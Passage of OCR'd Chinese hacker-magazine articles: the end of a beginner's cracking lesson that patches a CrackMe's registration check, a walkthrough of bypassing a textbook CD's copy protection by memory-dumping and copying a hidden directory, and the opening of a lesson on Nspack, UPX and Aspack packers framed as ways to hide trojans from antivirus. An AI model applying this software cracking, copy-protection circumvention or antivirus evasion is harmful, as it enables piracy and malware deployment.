


图4

的两句代码：

```
00401000 /$ 53          push    ebx
00401001 |. 8B5C24 0C   mov     ebx, dword ptr [esp+C]
```

为了让EAX中的值在子程序运行结束后变成1，我们可以使用**mov eax, 1**来达到效果。接着马上让这个子程序运行完毕，返回到原来的主函数里，不就OK了吗？

如何让子程序结束返回到主函数里呢？这里需要用到“RET”指令，它在汇编中表示“返回”的意思。好的，在这个CALL的第一句代码上单击右键，选择“汇编”，如图5。




图5

把刚才想好的两句代码写进去，修改成下面的样子，如图6。

```
00401000   B8 01000000   mov    eax, 1
00401005   C3            retn
```

好了，修改已经完成了，单击右键选择“复制到可执行文件”，“所有修改”，保存文件为CRACK2.exe。运行这个CRACK2.exe，什么都不输入，按下“Check”按钮，注册成功的提示出现了！说明我们的标志位暴破，大功告成。




图6

**总结：**


标志位暴破法虽然是一种比较高级的破解方法，但是由于其原理简单易懂，这种方法也已经被很多小菜所掌握了。学习了“标志位”暴破法之后，最容易出现的问题就是思路的僵化。需要给大家指出的是，不同的软件对标志位的选择以及赋值的含义是不尽相同的。本文中的标志位是寄存器“EAX”，其它的软件可能就会使用“EBX”或是“ECX”来作为标志位。实例中用到的CRACKME在注册验证时会检验标志位的值是否为1，等于1就注册成功。而其它软件则可以把0作为注册成功的标志，检验时会验证标志位的值是否为0，如果等于就注册成功。

所以，大家在具体练习分析的时候，一定要根据具体的情况灵活运用这种方法。这样才能做到事半功倍。

**小编点评：**

从零开始学破解系列推出到现在，越来越多的菜鸟朋友已经反映看起来有些吃力了。事实上这是很正常的，任何一门技术都是如此，它需要有前置知识来做为基础。破解也是这样，也需要了解大量的汇编、OD使用、编程经验和操作系统基本原理的技术等等。基于这个原因，我们在《黑客X档案2007年增刊》里专门请作者设计了一个破解专题，从最基础的破解知识开始，深入到自己制作注册机，相信对于那些刚开始对破解感兴趣的读者会是一个相当不错的选择。为了不与增刊中内容重复，我们也做出了停止破解连载的决定，下一期开始的神秘园将刊登出零基础的木马免杀连载系列文章，希望各位读者喜欢！

（文章中涉及到的CRACKEME和OllyICE已经收录在光盘中）



# 为了本本健康，多思路破解多媒体教程

HicroKee[广外男生]

我不是Cracker，但我学习Crack；我破解别人的软件，但我却不希望别人破解我的软件。对某些人来说，学习Crack是为了侵犯别人的权益，而下面这篇简单的Crack教程，却是为了保护我们用户自身的权益。

本文的主角是一套叫做“大学数学立体化教材”的书，我们学校文科专业使用的数学教材都是它。这套书编写得很好，例子多，习题也丰富，最重要的是每本书都附带了一张光盘。这张光盘除了书本中的所有内容外，还有所有习题的详细解答及总结。但问题是不知道为什么，每次把这张光盘放进我可爱的本本的光驱，它都会产生剧烈的震动，发出吵人的噪音。

可怜我的光驱，每次使用这光盘，都得受好几次折磨（这玩意每打开一个章节都要震动一次），为了我可爱的光驱，为了我的数学成绩，我决定把这光盘Copy下来。

把光盘复制下来，说起来简单，可做起来却不是那么回事。我测试的是该系列的《线性代数》（经济类），光盘的名称是《线性代数多媒体教学系统》。把光盘放进光驱后，首先想到的是使用UltraISO。这个软件平时复制光盘还不错，但实际操作起来却出了问题：光盘狂震后，居然报错！这时我才想到这玩意应该是加了密，不然也不会每次塞进电脑后狂震。既然普通的光盘复制软件不行，那就换个CloneCD，这个软件以前曾帮我破解过不少光盘。然而结果却告诉我，CloneCD对它也没辙！真有点儿抓狂了！我又试了两款光盘破解软件，依然无法搞定它。唉，看来这家伙也不是吃素的。

我不服气，使用“线性代数多媒体教学系统”做为关键字，

在百度上搜索了一下，找到了一个叫www.cdlock.cn的网站。这家公司是搞光盘加密的，还把那光盘放在他们的成功案例里(真汗呀)。我摘录了几点他们自己写的所用的加密技术的特点：

> 二、用刻录机按照映像方式整盘拷贝后不能运行。
> 三、用刻录机按照文件方式重新制作后不能运行。
> 四、不能通过虚拟光驱的形式在硬盘上运行。

看来这个光盘还真不能小瞧！不行，为了我的本本，我要冷静，来继续分析！

在这玩意儿前受到了挫折后，我认真分析了光盘，得出了如下的信息（图1）。

ASPIDRV：不知道是做什么的

Axxds：主文件，运行后会出现多媒体界面

Main：不知道是做什么的，单独运行没有任何反应





图1

上面所有的文件一共才3.64M，然而整个光盘信息显示的却是175M，大部分的主要文件被加密隐藏了。

光盘运行后的界面如图2所示，自动播放或直接打开Axxds.exe出现多媒体界面，该界面实际上是一个加了EXE壳的FLASH。通过查看版本，是老旧的FLASH5。每打开一个部分，光驱都会狂震2－3秒。单独把Axxds复制出来，不能运行。把所有可见数据复制出来，同样也不能运行。使用Process Explorer查看进程，只有Axxds.exe一个进程，并且其程序信息是Flash Player5的官方信息。这样看来，Axxds.exe应该是一个普通的Flash Player.exe。那么，假如没有其它加密数据，这个普通的程序到底是如何读取光盘的加密信息呢？




图2

继续分析光盘的运行过程，总结出可能的流程：Axxds.exe只是一个普通的播放器，它读取Flash文件并在自身显示。但因为某种加密技术的存在，我们无法看见它所读取的文件，更不用说浏览和复制。我们要研究的话，只能从Axxds.exe入手了。

现在思路就有了：既然文件被Axxds.exe读进去了，那么使用Winhex读取其内存，可不可以把Flash文件Dump出来呢？为了证实这一点，我开始新一轮的实验。

打开Axxds.exe，待它加载进去后，使用Winhex打开其内存（具体操作是[工具]－>[RAM编辑器]，选择Axxds.exe的进程，选择“整个内存”），忽略警告后打开，就可以看到Axxds.exe的内存了。接下来就是把Flash文件提取出来。

46 57 53 05 0D 09 05 00

图3





图4

在提取之前，我说一些关于Flash文件结构的知识。Flash的文件头由8个字节构成，前三个字节是字符串“FWS”，十六进制是“#46 #57 #53”。第四个字节是FLASH的版本，既然光盘使用的是Flash5，那么这里的值应该是“#05”。第五至第八共四个字节是一个长整型，指的是Flash连上文件头的8个字节的大小。

了解了上面的背景知识，我们就可以得出破解的方法了：查找“#46 #57 #53 #05”，从后四个字节得出文件长度，在Winhex中选择并复制出来就是破解出来的Flash文件了。但是实际上，在Axxds.exe的内存里存在多个Flash文件头，不管了，把它们全部复制下来！具体操作如下：[搜索]－>[查找16进制值]，输入46575305，查找。找到的数据如图3所示。

选择文件头的8个字节，[编辑]－>[定义选块]，弹出如图4所示的窗口。

打开Windows的计算器，设为“科学型”，计算D184 + 0005090D － 1，结果为5DA90，把结果填进“结尾”栏，确定后，就能把Flash整个文件选取起来。再[编辑]－>[复制区块]－>[进入新文件]，暂命名为**.swf保存。把所有的Flash文件Dump下来，搞定。

我保存了两个Flash，其中只有一个能打开，打开界面真的跟多媒体教程的界面一样，看来成功了！继续试着打开里面的章节，发现出问题了，居然只有主界面能打开，里面的章节却全部不见了！

成功的喜悦转眼间就消失得无影无踪了，看来这个Dump的Flash并不完整。使用SWFDecomiler打开主Flash，发现其ActionScript里有大量的调用外部Flash的语句。试着在Axxds.exe打开一个小章节，再查看Axxds.exe的内存，再搜索一次Flash文件，发现其内存的Flash文件变多了，Dump出来后，果然是小章节的内容！按ActionScript重命名后，这个小节是可用了，但是其它的依然不可用，这意味着我们得不断循环这一过程：在Axxds.exe打开一个章节，使用Winhex将Flash小节Dump出来，再按ActionScript重命名一次。问题是ActionScript里调用的文件不下几百个。大量的劳动意味着这个方案行不通。

如何解决这个问题呢？难道就没有其它简便的方法吗？既然不能在文件读入后提取，那能不能在文件载入前截获呢？要监视文件，我首先想到的当然是FileMon，这家伙能监视所有你想得到的文件操作，如果Axxds.exe读入其它Flash文件，那应该会在FileMon里显示。

我试着使用FileMon，在分区那里只选择Z盘（Z盘是我的物理光驱），再在Axxds.exe打开一个小章节。果然，载入Flash的操作被FileMon给监视到了（图5）。

记录显示，Axxds.exe读入了一个路径为Z:\Jianchen\

| 进程 | 请求 | 路径 | 结果 | 其他 |
| --- | --- | --- | --- | --- |
| axxds.exe:844 | READ | Z: | SUCCESS | Offset: 307200 Length: 4096 |
| axxds.exe:844 | READ | Z: | SUCCESS | Offset: 299008 Length: 4096 |
| axxds.exe:844 | OPEN | Z:\Jianchen\Ch010101.swf | SUCCESS | Options: Open Access: Read |
| axxds.exe:844 | READ | Z:\Jianchen\Ch010101.swf | SUCCESS | Offset: 0 Length: 65536 |
| axxds.exe:844 | READ | Z:\Jianchen\Ch010101.swf | SUCCESS | Offset: 65536 Length: 65536 |
| axxds.exe:844 | READ | Z:\Jianchen\Ch010101.swf | END OF F... | Offset: 72538 Length: 65536 |
| axxds.exe:844 | CLOSE | Z:\Jianchen\Ch010101.swf | SUCCESS | |
| axxds.exe:844 | READ | Z: | SUCCESS | Offset: 12288 Length: 4096 |
| axxds.exe:844 | READ | Z: | SUCCESS | Offset: 32768 Length: 4096 |

图5

Ch010101.swf 的文件。不会吧，文件的路径居然在这里显示出来了。立刻在IE 里输入这个文件的路径，打开失败，再试Z:\Jianchen\，同样是打开失败。难道真的不行？又随手试了一下在FireFox 打开Z:\Jianchen\，奇迹出现了，如图6。

整个目录居然显示出来了！试着保存了一个文件，真的能打开。这令我哭笑不得。之前一大堆的工作也处理不了的问题居然被小小的FireFox 给解决了！但是使用FireFox 逐个保存也不是办法，转而想到，既然FireFox 和Flash Player5 都能看到这个目录，难道其它的程序不行吗？经过测试，WinRAR 也能读出这个目录。真是山重水复疑无路，柳暗花明又一村呀！既然WinRAR 能读出数据，下面的就好办了。

回到上一层文件夹

| | | |
|---|---|---|
| CH04jxdg.swf | 66 KB | 2006-4-28 17:43:50 |
| Ch0101.swf | 84 KB | 2006-5-13 16:13:34 |
| Ch010101.swf | 71 KB | 2006-4-10 17:57:02 |
| Ch010102.swf | 70 KB | 2006-4-10 17:56:46 |
| Ch010103.swf | 71 KB | 2006-6-13 9:13:40 |
| Ch010104.swf | 68 KB | 2006-4-10 17:58:28 |
| Ch010105.swf | 77 KB | 2006-4-10 17:55:34 |
| Ch010106.swf | 66 KB | 2006-6-7 15:21:10 |
| Ch010107.swf | 68 KB | 2006-4-10 17:57:52 |
| Ch010108.swf | 68 KB | 2006-6-13 9:22:12 |
| Ch010109.swf | 76 KB | 2006-4-10 17:57:40 |
| Ch0101k1.swf | 65 KB | 2006-4-10 17:59:30 |
| Ch0101k1a.swf | 52 KB | 2006-3-26 8:28:12 |
| Ch0101k1b.swf | 62 KB | 2006-4-29 17:15:10 |
| Ch0101t1.swf | 84 KB | 2006-5-13 17:08:36 |

图6

整个破解过程到此就该结束了，使用WinRAR 把所有数据复制出来（让我的光驱足足震了四分钟），共约165M，二千多个文件（还好刚才没有Dump）。把主程序的EXE 壳脱掉，加上Flash Player8 的壳（因为这个是中文的，好看点，解析文件也快点），写个Autorun.inf，压成ISO 文件就完成所有工作了。接下来还试了《微积分多媒体教学系统》，居然一样是复制同一个目录，真汗！

我的本本的光驱终于获得解放了，不用再一边看着教程一边担心光驱会不会坏掉了。最后研究出来的破解方法并不复杂，从整个破解过程来看，尽管走了很多弯路，最后还是搞定了。为了尊重版权，最后的ISO 也只是在小范围内共享，毕竟很多人买了光盘，但却不常用。虽然目的达到，但还是有一大堆的疑问，比如为什么FireFox 能读取加密目录而IE 不能？为什么这种看起来不复杂的加密方法却能让一大堆国内外克隆软件束手无策？我又看了一下CDLOCK 这公司的网站，里面写的东西确实挺发人深思。一个标称“历经八年烽火 占据半壁江山”的公司，尽管把无数的克隆软件挑下马，却不敌一个小小的WinRAR，难道这不值得行业深思吗？最后发了Email 告诉cdlock 他们破解方法，希望他们在这个行业越走越远，同时也希望他们能够多考虑用户光驱的承受力！

**小编：**

这篇文章和一般的破解文章不同，前半部分很难，而且使用DUMP 的方法不仅操作繁琐，可行性也不高。后半部分很简单，可是效果却很好。选择本文一个很大的原因是想突破很长时间以来神密园只在暴破类技术上的介绍，同时，作者在破解过程中清晰敏锐的思路也相当值得我们参考。希望大家在破解的时候，视角和思路都能拓展的更开放一些。

# 从零开始学破解之（八）

文字难度：★★

文章阅读要点：关于壳的类别知识以及Aspack、UPX、Nspack三种压缩壳的基本使用

Talent Feng

# 壳之初体验

在经过了上堂课的学习后，破解系列的知识就告一段落了，相信我们在前边学习的那些方法已经足以应付普通的软件破解了。但有一点要注意，我们在前边演示的软件大多数都是没有加壳的，因此，破解起来相对容易，而对于那些加壳的软件，我们在破解前就得先脱掉壳才行了。

壳这个概念对小菜们来说又熟悉又陌生，当我们接触木马免杀，软件破解这些概念时都会遇到。那这个“壳”到底是一个什么东西呢？要理解这个概念，还是先从壳的作用开始说起吧。

为什么制作免杀木马的时候要用到壳呢？因为我们不希望自己的木马被杀毒软件发现，所以就必须给木马穿一层“衣服”把它打扮一下，把木马装扮成一个正常的程序，这样就可以骗过杀毒软件了。所以大家可以看出来“壳”在免杀中的作用就是伪装风险程序，以逃避杀毒软件的查杀。

那在软件破解中“壳”又是干什么用的呢？小菜们都很有感触，当我们拿下一个“肉鸡”的时候都会千方百计的保护胜利的果实。那假如我们是软件作者呢？当然此时的心情也是不希望任何人都随意的修改自己的软件。于是就要想方设法的不让我们的成果变成别人的“肉鸡”，这个时候各种保护手段就出现了。“加壳”就是其中使用最为广泛的一种手段。一般来说加壳后程序已经面目全非了，所有的代码都变了样，这样一来破解的人就傻眼了。当然这样一来软件也就被保护起来了。

说到这里，菜鸟们应该可以看出一些门道了，综合一下免杀与破解中壳的作用，我们可以总结出壳的“任务”就是为了保护相应的程序。

壳保护程序的过程是相当复杂的，小菜们也没必要去追究详细的过程。但是大家又很想学习加壳这项技术，怎么办呢？看来小菜们还是想的太多了。其实学习加壳并不一定要去学习很多的专业知识，如今各种各样的加壳工具可以轻松的帮助我们完成任务。所以，大家只需要学习加壳软件的使用方法就可以了。这也是我们今天要说的重点内容。

在正式开始前先给大家介绍一些与“壳”有关的概念。

虽然如今的壳五花八门，但总的来说可以分为两个大类：一种是压缩壳，一种是加密壳。加密壳的保护效果要强于压缩壳，可是使用起来有些难度，小菜们掌握起来也不是很容易。因此我主要给大家介绍一下压缩壳的使用方法。

目前最有代表性的压缩壳有Aspack、UPX和Nspack，其中Aspack和UPX可以说是“壳”坛名宿，经历了岁月的洗礼依然屹立不倒。而Nspack 则是国产压缩壳的代表制作，由于它的兼容性非常优秀，所以在制作免杀木马时被广泛的使用。我们就以这三款最具代表性的压缩壳为例，来给大家说说压缩壳的使用方法。从国产新秀Nspack 给大家说起吧。

## Nspack 简介

Nspack 就是大名鼎鼎的“北斗”，一款非常优秀的国产压缩壳，除了较高的压缩比例（加壳后的程序比原程序小很多）和不错的保护强度外最吸引人的就是北斗壳超常的兼容性。一般来说某一个程序被加了壳之后，就无法继续加壳了，比如有的木马使用Aspack 加壳后，如果再用UPX 加壳就会出现错误，UPX 会自动提示我们，程序已经被压缩无法继续压缩（经常玩免杀的朋友肯定深有体会）。如果使用Nspack 的话一切就变的不一样了，被“北斗”压缩过的程序还可以

继续被压缩。简单的说就是一个木马如果加了一层“北斗”壳，那么我们还可以继续使用 Aspack、UPX 等其它的加壳软件给木马加壳，也就是说可以实现对木马的多层加壳。有了多层壳的保护，木马自然也就更安全了。

那 Nspack 具体是如何使用的呢？Nspack 的主界面上有三个主选项：文件、选项和帮助（图 1）。打开文件选项我们可以选择要加壳的文件，执行压缩命令以及退出 Nspack。在选项菜单中如果设置成“总在最前面”，那么其它的应用程序窗口就无法覆盖在 Nspack 之上，这可以方便我们的使用。如果在使用中出现了一些问题需要得到解答，打开帮助菜单就可以通过软件说明和上网解答两种方式来解决疑问。

